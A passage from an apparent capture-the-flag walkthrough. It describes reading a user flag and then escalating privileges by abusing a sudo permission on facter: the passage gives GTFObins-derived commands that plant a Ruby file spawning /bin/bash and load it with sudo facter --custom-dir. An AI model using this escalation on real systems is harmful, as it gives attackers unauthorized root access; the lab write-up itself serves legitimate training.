

However the user.txt flag was not inside this user’s /home directory, but rather in william’s.
Luckily for us though we have read privs over the flag.
user.txt
Privilege Escalation
facter

Checking out the sudo privs I find the following:
using GTFObins I found the following:

We can get instant root privs by abusing this as follows:
mkdir /tmp/fecho 'exec "/bin/bash"' > /tmp/f/pwn.rbsudo facter --custom-dir=/tmp/f

root.txt